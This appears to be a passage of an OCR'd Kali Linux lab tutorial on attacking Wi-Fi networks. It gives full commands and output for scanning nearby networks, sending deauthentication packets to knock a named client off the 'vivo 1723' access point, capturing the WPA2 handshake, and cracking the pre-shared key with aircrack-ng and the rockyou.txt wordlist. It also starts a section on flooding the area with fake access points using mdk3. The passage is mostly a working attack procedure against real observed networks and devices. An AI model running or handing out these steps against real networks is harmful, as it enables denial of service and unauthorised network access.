
**# airodump-ng wlan0mon**



```
┌──(prithvi㉿kali)-[~]
└─$ sudo airodump-ng wlan0mon

 CH 14 ][ Elapsed: 36 s ][ 2023-01-06 19:02

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 70:B7:AA:26:10:DF  -72       62       90    0  11   65   WPA2 CCMP   PSK  vivo 1723
 9A:E3:AA:CC:C2:C2  -45       35        0    0  11  360   WPA2 CCMP   PSK  Aman's ONEPLUS Network
 4E:B3:8C:AA:B5:90  -51       23        0    0   6  360   WPA2 CCMP   PSK  Galaxy S10lite
 6A:E0:65:62:3A:1F  -53       26      223    0  11  180   WPA2 CCMP   PSK  OPPO A5 2020
 0C:80:63:5A:E6:98  -64       25        0    0   6  405   WPA2 CCMP   PSK  Iotlive
 BC:14:EF:FA:3A:4D  -79       17        0    0   1  130   OPN              TJ2100N-957d36ad-24GHz
 7C:5A:1C:22:97:CF  -70       17        5    1   1  360   OPN              CDAC
 0C:80:63:04:07:52  -72        8        0    0   1  405   WPA2 CCMP   PSK  iotlan
 0E:80:63:04:07:52  -72        6        0    0   1  405   WPA2 CCMP   PSK  max8
 0C:80:63:5A:E3:DC  -73       18        0    0   6  405   WPA2 CCMP   PSK  Iotlive
 EC:08:6B:A0:10:BB  -75       15        0    0   1  195   WPA2 CCMP   PSK  Certin-2.4-Touch
 7C:5A:1C:22:9A:3B  -86        9        1    0   1  360   OPN              CDAC
 86:83:C2:27:A1:E7  -81        5        0    0  11  195   WPA2 CCMP   PSK  <length:  0>
 76:83:C2:27:A1:E7  -81        5        0    0  11  195   WPA2 CCMP   PSK  GILL_sense
 74:83:C2:27:A1:E7  -82       10       19    0  11  195   WPA2 CCMP   PSK  AMP_BLR
 00:4E:35:8D:80:A0  -85       11        1    0   6  130   WPA2 CCMP   PSK  IAP-ICERT
 BC:14:EF:FA:39:D3  -88        5        0    0   1  270   OPN              TJ2100N-957d4a32-24GHz
 0C:80:63:5A:E6:26  -89        3        0    0   6  405   WPA2 CCMP   PSK  Iotlive
 D8:32:E3:DF:43:64  -90        4        0    0  11   65   WPA2 CCMP   PSK  Bhosdi k padhai kar
 A6:19:F5:A8:17:18  -90        2        0    0  11  180   WPA2 CCMP   PSK  URI
 8C:3B:AD:D9:A8:9D  -87        8        0    0   3  130   WPA2 CCMP   PSK  CDAC-GUEST
 30:AE:A4:C1:E4:75  -91        6        0    0   1  135   WPA2 CCMP   PSK  ASSL_30:ae:a4:c1:e4:74

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   FE:9B:B7:C2:76:FB  -88    0 - 1      0        1
 (not associated)   72:4B:F1:8E:F8:00  -69    0 - 1      0       19         Galaxy A31EE55
 (not associated)   2E:ED:30:BF:1B:74  -83    0 - 1      0        1
 (not associated)   DC:A6:32:22:F7:AD  -86    0 - 1      0        3
 (not associated)   76:72:4D:EF:D0:67  -88    0 - 1      1        2
 (not associated)   20:34:FB:58:49:83  -88    0 - 1      0        1
 70:B7:AA:26:10:DF  3E:6B:E3:78:28:6A  -61    1e- 1e     0       87
 9A:E3:AA:CC:C2:C2  04:C8:07:2D:37:1E  -71    0 - 1      0       17
 6A:E0:65:62:3A:1F  0A:28:B9:34:A8:98  -46    0 - 1e     0        9
 6A:E0:65:62:3A:1F  10:7B:44:EE:D7:3A  -67   24e-24e     0      223
 7C:5A:1C:22:9A:3B  EA:7A:00:12:65:E6  -78    0 - 1e     0        5         CDAC
Quitting ...
```

**Step-5:- Select Channel access and access this wifi point**
**#sudo airodump-ng -c 11 wlan0mon**

**Channel No.(Vivo 1723)**




```
┌──(prithvi㉿kali)-[~]
└─$ sudo airodump-ng -c 11 wlan0mon

 CH 11 ][ Elapsed: 12 s ][ 2023-01-06 19:02

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 7C:5A:1C:22:95:B3   -1   0        0       17    0  11   -1   OPN              <length:  0>
 70:B7:AA:26:10:DF  -19 100      129        1    0  11   65   WPA2 CCMP   PSK  vivo 1723
 9A:E3:AA:CC:C2:C2  -44 100      121        4    0  11  360   WPA2 CCMP   PSK  Aman's ONEPLUS Network
 6A:E0:65:62:3A:1F  -47 100      122       77    0  11  180   WPA2 CCMP   PSK  OPPO A5 2020
 86:83:C2:27:A1:E7  -77  80      111        0    0  11  195   WPA2 CCMP   PSK  <length:  0>
 76:83:C2:27:A1:E7  -82  83       94        0    0  11  195   WPA2 CCMP   PSK  GILL_sense
 74:83:C2:27:A1:E7  -84  92      105      223   27  11  195   WPA2 CCMP   PSK  AMP_BLR
 A6:19:F5:A8:17:18  -91  76      101        0    0  11  180   WPA2 CCMP   PSK  URI
 54:EF:33:74:07:2E  -89  24       36        0    0  11  135   WPA2 CCMP   PSK  Carosag
 BC:14:EF:FA:39:9D  -90  14       25        0    0  11  270   OPN              TJ2100N-957d36d5-24GHz

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 (not associated)   1E:8F:9E:4D:B7:13  -39    0 - 1      0        2
 (not associated)   AE:5F:9D:D4:D3:CA  -38    0 - 1      0        2
 (not associated)   D6:ED:B3:87:76:E9  -45    0 - 1      0        3
 (not associated)   C6:D4:60:7C:38:0B  -46    0 - 1      5        7
 (not associated)   8A:D1:10:17:DC:25  -50    0 - 1      0        3
 (not associated)   B2:9A:FC:6B:C1:A2  -52    0 - 5      0        1
 (not associated)   CE:8D:0F:D6:B5:28  -55    0 - 1      4        5
 (not associated)   2E:8A:28:27:39:21  -73    0 - 1      0        3
 (not associated)   76:FD:8F:90:34:FA  -81    0 - 1      1        3
 (not associated)   DC:A6:32:22:F7:AD  -85    0 - 1      0        3
 (not associated)   E4:5F:01:AF:E1:1D  -91    0 - 1      0        3
 (not associated)   4A:98:35:24:16:E1  -92    0 - 1      0        1
 7C:5A:1C:22:95:B3  EA:7A:00:12:65:E6  -89    0 - 1e     0      934         CDAC
 70:B7:AA:26:10:DF  3E:6B:E3:78:28:6A  -64   1e- 1e      0       11
 9A:E3:AA:CC:C2:C2  04:C8:07:2D:37:1E  -58   1e-24    1317      103
 6A:E0:65:62:3A:1F  0A:28:B9:34:A8:98  -48    0 - 1e     0        1
 6A:E0:65:62:3A:1F  10:7B:44:EE:D7:3A  -56   1e- 1       0       81
 74:83:C2:27:A1:E7  A4:CF:12:1E:33:60  -86    0 - 6      0        6
 74:83:C2:27:A1:E7  A4:CF:12:51:7F:E4  -88    0 - 6      0        7
Quitting ...
```

## Step-6:- Send deauth packet to Access point(Vivo 1723)

**#sudo aireplay-ng -0 100 -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A wlan0mon**

**Deauth Packet** (100) | **Access Point** (-a) | **BSSID** (70:B7:AA:26:10:DF) | **Station (Client MAC)** (3E:6B:E3:78:28:6A)

**Then the Station (or Wifi connected user) cannot be connect**



```
┌──(prithvi㉿kali)-[~]
└─$ sudo aireplay-ng -0 100 -a 70:B7:AA:26:10:DF -c 3E:6B:E3:78:28:6A  wlan0mon
19:04:37  Waiting for beacon frame (BSSID: 70:B7:AA:26:10:DF) on channel 11
19:04:37  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:38  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:39  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:39  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:40  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:41  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:42  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:43  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [127|127 ACKs]
19:04:43  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [129|129 ACKs]
19:04:44  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:45  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:46  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
19:04:47  Sending 64 directed DeAuth (code 7). STMAC: [70:B7:AA:26:10:DF] [128|128 ACKs]
```

## Step-7:- Open New Terminal and Run following the Command


**# sudo  airodump-ng  -c  11  –bssid  70:B7:AA:26:10:DF  -w  file  wlan0mon**

**Channel No.**

**BSSID (Vivo 1723)**


**file_name**

**file-02.cap  capture file is Created**



```
┌──(prithvi㉿kali)-[~]
└─$ sudo airodump-ng -c 11 --bssid 70:B7:AA:26:10:DF -w file wlan0mon
19:06:44  Created capture file "file-02.cap".
```


**As you can see in the screenshot below, we're now focusing on capturing data from one AP with a ESSID**
**WPA handshake:    70:B7:AA:26:10:DF**



```
 CH 11 ][ Elapsed: 18 s ][ 2023-01-06 19:07 ][ WPA handshake: 70:B7:AA:26:10:DF

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 70:B7:AA:26:10:DF  -23  23      114     426  108  11   65   WPA2 CCMP   PSK  vivo 1723

 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

 70:B7:AA:26:10:DF  3E:6B:E3:78:28:6A  -48   12e- 1e   315      425  EAPOL  vivo 1723
Quitting...
```


**The purpose of this step is to run airodump-ng to capture the 4-way authentication handshake for the AP we are interested in.**

**Step-8:-Check where “file-02.cap “ is created.**




```
┌──(prithvi㉿kali)-[~]
└─$ ls
Desktop    Downloads     driftnet-1.jpeg  driftnet-3.jpeg  driftnet-5.jpeg  dsniff.services  file-01.csv         file-01.kismet.netxml  file-02.cap  file-02.kismet.csv     file-02.log.csv  Music     Public         Templates  yeti
Documents  driftnet-0.jpeg  driftnet-2.jpeg  driftnet-4.jpeg  driftnet-6.jpeg  file-01.cap      file-01.kismet.csv  file-01.log.csv        file-02.csv  file-02.kismet.netxml  index.html       Pictures  remote-system  Videos
```

**Step-9:- Downloads the password table file “rockyou.txt”**
**[https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt](https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt)**




```
┌──(prithvi㉿kali)-[~/Downloads]
└─$ ls
Nessus-10.4.1-debian9_amd64.deb  rockyou.txt
```

**Step-10:- Now at this point, aircrack-ng will start attempting to crack the pre-shared key.**
**Here is what successfully cracking the pre-shared key looks like:**




```
# sudo  aircrack-ng  -a2  -b  70:B7:AA:26:10:DF  -w  Downloads/rockyou.txt  file-02.cap
```



```
┌──(prithvi㉿kali)-[~]
└─$ sudo aircrack-ng -a2 -b 70:B7:AA:26:10:DF -w Downloads/rockyou.txt file-02.cap
Reading packets, please wait...
Opening file-02.cap
Read 13847 packets.

1 potential targets



                               Aircrack-ng 1.6

      [00:00:01] 818/10303727 keys tested (576.57 k/s)

      Time left: 4 hours, 57 minutes, 49 seconds                 0.01%

                           KEY FOUND! [ 11111111 ]


      Master Key     : 9C 83 B8 45 DB E1 14 1A 16 DB 3A C7 FD 71 35 9D
                       56 07 C8 13 1E FE A4 B0 AB 3F 29 94 F4 2A 38 3D

      Transient Key  : 1E CB 6D 53 67 70 2A 94 77 36 26 A0 1E 49 46 1C
                       B3 49 6B 9A CE 68 AB 1D 2F ED C1 81 6D 66 4A EE
                       EF 5D 83 12 F0 E0 E8 03 34 5B 43 76 DC 10 40 45
                       5C 93 2A 5F CB F8 E9 0E 8F D3 11 43 DC 10 81 DC

      EAPOL HMAC     : AC 05 90 AD 0D 44 07 7F 07 7D D7 DC 9B 87 21 8B


┌──(prithvi㉿kali)-[~]
└─$ 
```

## 4. Creating fake Wi-FI access points with many names.

**Step-1:-Add alfa adapter to kali machine**
**Atheros UB91C —--> USB**
**After adding Atheros reboot kali Machine**



**USB**

☑ Enable USB Controller

○ USB 1.1 (OHCI) Controller

● USB 2.0 (OHCI + EHCI) Controller

○ USB 3.0 (xHCI) Controller

USB Device Filters


☑ ATHEROS UB91C [0108]

**Step-2:-Install MDK tool (MDK is a proof-of-concept tool to exploit common IEEE 802.11 (Wi-Fi) protocol weaknesses)**

```
# sudo  apt-get  install  mdk3
```

**Step-3:- Find whether wireless card is connected or not using below command**

```
$ iwconfig
```

